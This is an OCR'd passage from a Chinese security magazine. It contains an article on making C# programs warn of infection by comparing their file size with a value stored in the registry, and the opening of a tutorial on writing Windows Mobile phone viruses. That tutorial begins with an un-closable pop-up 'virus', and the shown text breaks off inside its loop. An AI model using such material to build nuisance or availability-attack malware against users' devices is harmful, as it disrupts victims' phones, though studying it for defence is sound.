


图 4

本驱动代码在 WDK6001.18002+ Windows XP SP2 下编译通过，在 Windows XP SP2 上加载并成功实现。大家如果还有问题，欢迎来黑防论坛与我讨论，我的论坛 ID 是 cxs_cqupt。这些代码我自己再三检查暂时没有发现错误。如果还有纰漏，欢迎大家批评指正。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：C#
关键词：C#、.NET、病毒



编写自身带病毒警告的程序

文/图 暗夜舞者

目前流行的病毒程序逐渐脱离了独立存在的方式，转变成寄宿方式，也就是将执行的病毒代码写入合法的 EXE 文件中，例如熊猫烧香。对付这种病毒只能将其病毒代码从合法程序中剥离，但是判断一个合法程序是否携带了病毒代码就比较困难了，本文正是由此出发，用一个最简单的方法让合法程序自己发出警告，使用户可以及时做出处理。

我用的开发工具是 VC#.NET 2008。新建一个工程，由于本文只做演示，就做了一个简单的合法应用程序，如图 1 所示。




图 1

代码很简单，只有一个比较重要的方法，如下所示。

```
private bool IsSelfValid()
{
    //文件是否合法的标志
    bool isValid = false;
    //取自注册标的文件大小
    string srcData = string.Empty;
    //实际文件大小
    string decData = string.Empty;
    string[] subkeyNames;
    //取得文件路径和文件名
    string self = Application.ExecutablePath;
    //取得应用程序文件大小
    FileInfo fi = new FileInfo(self);
    decData = fi.Length.ToString();
    RegistryKey hkml = Registry.LocalMachine;
```

```
        RegistryKey software = hkml.OpenSubKey("SOFTWARE",
true);
        subkeyNames = software.GetSubKeyNames();
                    foreach (string keyName in subkeyNames)
                    {
    if (REGEDIT_KEY.Equals(keyName))
                        {
        RegistryKey registTarget = software.OpenSubKey(keyName, true);
                            srcData = registTarget.GetValue(REGEDIT_
VALUE).ToString();
                            if (srcData != null && srcData.Equals (decData))
                            {
                                isValid = true;
                            }
                            else
                            {
                                isValid = false;
                            }
                            registTarget.Close();
                            return isValid;
                        }
                    }
                    //如果注册表不存在"SelfAlerm"则创建，并返回True
                    RegistryKey aimdir = software.CreateSubKey
(REGEDIT_KEY);
                    aimdir.SetValue(REGEDIT_VALUE, decData);
                    isValid = true;
                    //释放资源
                    aimdir.Close();
                    software.Close();
                    hkml.Close();
                    return isValid;
            }
        }
```

原理很简单，当程序首次运行时，将程序大小写入注册表中，以后程序运行时，将程序自身即时大小与注册表中的大小进行比较，如果一致则运行，不一致则发出警告，由用户决定是否继续运行或进行处理。让我们看看执行结果：第一次运行时如图 1 所示，注册表如图 2 所示。




图 2

当程序被感染了病毒再运行时，弹出的警告如图 3 所示。





图 3

当用户选择"No"时退出程序，选择"Yes"则继续运行。这种提示可以使用户及时了解程序是否感染了病毒并作出及时处理，其实使程序报警的方法有很多，不过比较程序大小是最简单的一种，毕竟大多数病毒程序将代码写入合法程序时 99%都会改变原程序的大小。

本文没有什么太深的理论和技术，只不过给读者提供一个思路，大家可以在此基础上扩展和改进，希望可以共同进步。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：手机、病毒、Mobile



Windows Mobile 手机病毒研究系列之"牛刀小试"

文/图 鬼谷先生

Windows Mobile 平台介绍

如今智能手机、PDA、导航仪等移动智能设备越来越普及了，很多以前在网络上的核心业务如在线银行、在线炒股、电子商务、位置服务等也都快速地向这个平台转移。人们的日常生活越来越离不开手机，于是很多走在安全界前沿的朋友也开始关注这个方向的安全。在 H4CK 团队各位朋友的大力帮助下，笔者开始对 ARM 体系结构和 Windows Mobile（Windows CE）系统有了一些粗浅的了解。鉴于智能手机领域还很新，资料比较少，因此本文中可能出现纰漏，希望大家不吝指正。

目前比较常见的 RISC 架构的 CPU 有：ARM 架构、MIPS 架构、Power PC 架构和 SH 架构，其中尤其以 ARM 架构的 CPU 使用比例最大。个人感觉 ARM CPU 的主要优点是：体积小、低功耗、低成本、高性能、寄存器多（ARM 共有 37 个寄存器之多）、操作数多、寻址方式灵活简单、执行效率高、指令长度固定（一般都是 16 位或者 32 位）、多种工作模式切换（7 种之多）。嘿

嘿！看上去 ARM 硬件平台还真是优点多多啊。不过从另一个角度来看，它所留给我们的攻击机会也更多。ARM 功能复杂、指令集庞大、多寄存器将导致病毒攻击模块多样化、复杂化。指令长度固定使攻击代码变形很容易，从而增加病毒复杂度，为病毒分析师增加了病毒分析难度。多模式切换给了病毒更多可以隐藏自己的地方。ARM 还有很多特性都给我们提供了广阔的想象空间，并且目前该领域的防病毒技术还不完善，人们对手机的安全意识还很薄弱，很多用户的手机甚至可以说几乎没有任何防御。

首先介绍一下目前比较流行的智能手机操作系统：Windows Mobile，这也是我们主要研究的攻击平台。Windows Mobile 是微软用于 Pocket PC 和 Smartphone 的软件平台，有“移动版 Windows”之称，目前最新的版本是 Windows Mobile 6.5。我们对 Windows Mobile 最感兴趣的地方是网络方面（3G 或 3.5G 高速网络）；软件方面（支持丰富的第三方软件）。网络是获取手机设备中所有资料的途径，而支持第三方软件将为攻击代码敞开大门。

攻击主要有两个方向：一个是对可用性的攻击，另一个是对资源的窃取。本文将主要给大家讲解一些手机病毒的基础知识，并实现一个可用性攻击的实例，在以后的文章中将逐步讲解其他攻击手段。

搭建开发环境

我们所使用的开发语言是 C++。开发环境有两套解决方案：

方案一

开发工具：Embedded Visual C++ V4.0

SDK：Windows Mobile 6 SDK Professional（或其他版本的 SDK）

同步工具：Microsoft ActiveSync 4.5（实现 PC 和智能设备通信，可以传送文件同步数据等）

模拟器：用来在 PC 上模拟手机系统。一般安装 SDK 后会有，也可以另外安装。

基站模拟器：Cellular Emulator。安装 SDK 后会有。

这种方案是早期比较主流的开发环境构架模式。优点是，在安装过程中可以更深刻了解各个工具的作用和开发环境的体系结构。但是安装和配置起来比较麻烦，容易出错，不推荐初学者使用。

方案二

集成开发环境：Microsoft Visual Studio .NET 2008（VS 2005 也可以）。

安装以后系统会自动配置好开发环境，无须调试。然后你可以根据自己的需要再安装所需的 SDK，如无特殊需要使用默认 SDK 即可。

如果对逆向工程感兴趣，还可以安装以下程序分析工具。

- WinHex：分析二进制文件很方便。
- PE Explorer：查看 PE 文件内部信息十分方便。
- IDA：破解程序必备工具。

VS 2008 的缺点是安装文件比较大（接近 4GB）、安装缓慢、占用资源较多。不过对于初学者来说为了减少不必要的麻烦，还是值得的。图 1 与图 2 是 VS 2008 的开发界面及模拟器界面。




图 1




图 2

笔者建议初学者使用第二套方案，安装过程很简单，到微软官方站下载 VS 2008，一路单击“NEXT”按钮安装即可。当你使用熟练后可以尝试搭建自己个性的开发环境。或许你被上面的开发环境吓到了，要么配置困难，要么体积庞大，难道就没有配置简单体积又小的么？答案是“有!”不过要使用 ARM 汇编语言编程，并且微软并没有公开 Windows 下 ARM 汇编编程指令语法。也就是说既不知道语法格式，又没有任何开发文档。不过还是有办法的，早有高手通过逆向工程等反汇编手段对编译好的 C++进行分析，再结合对 ARM 编译器的分析，摸索和创造出了一些方法和技巧。至于汇编环境的大小，呵呵，可能会让您大跌眼镜。编译器 212KB，链接器 612KB，再加上在 SDK 中精简提取出的头文件和库文件，一共在 10MB 以内。

确实很雷人，这大概就是高手与初学者的区别吧。

闲话少叙，马上开始第一个 Windows Mobile 病毒的开发吧。

1. 无限弹窗

首先实现一个简单的病毒练练手。功能很简单，就是弹出一个无法关闭的对话窗口。使用的函数是 MessageBox，这个函数在 winuser.h 中有定义，要传递的参数可参考 MSDN。下面开始正式开发吧。

新建一个项目，和 VC 6 不一样的，VS 2008 里把工程叫做项目了。如图 1 所示，创建一个名为“dingdu”的智能设备项目。

然后进入项目向导，按照图 4 所示的设置创建一个 Windows

Mobile 6 的控制台程序。




图 3




图 4

单击“完成”按钮后就可以编写代码了。这里的代码很简单，在入口函数中调用一下 MessageBox 函数即可，此函数的第 2 和第 4 个参数分别是窗口的内容和标题。

```
#include "stdafx.h"
int _tmain(int argc, _TCHAR* argv[])
{
    MessageBox(NULL, TEXT("Hacked By GuiGu."),TEXT
("FUCK!!!"), MB_OK);
    return 0;
}
```

按 F5 键运行。VS 2008 会将编译好的程序自动部署在模拟器上，并开始运行，效果如图 5 所示。




图 5

这个程序很简单，只是弹出了一个窗口，单击“OK”按钮即可关闭，并不能给用户带来什么破坏。不过下面稍加改动即可实现一个恶意流氓程序了。

```
#include "stdafx.h"
int _tmain(int argc, _TCHAR* argv[])
{
    while (1)
    {
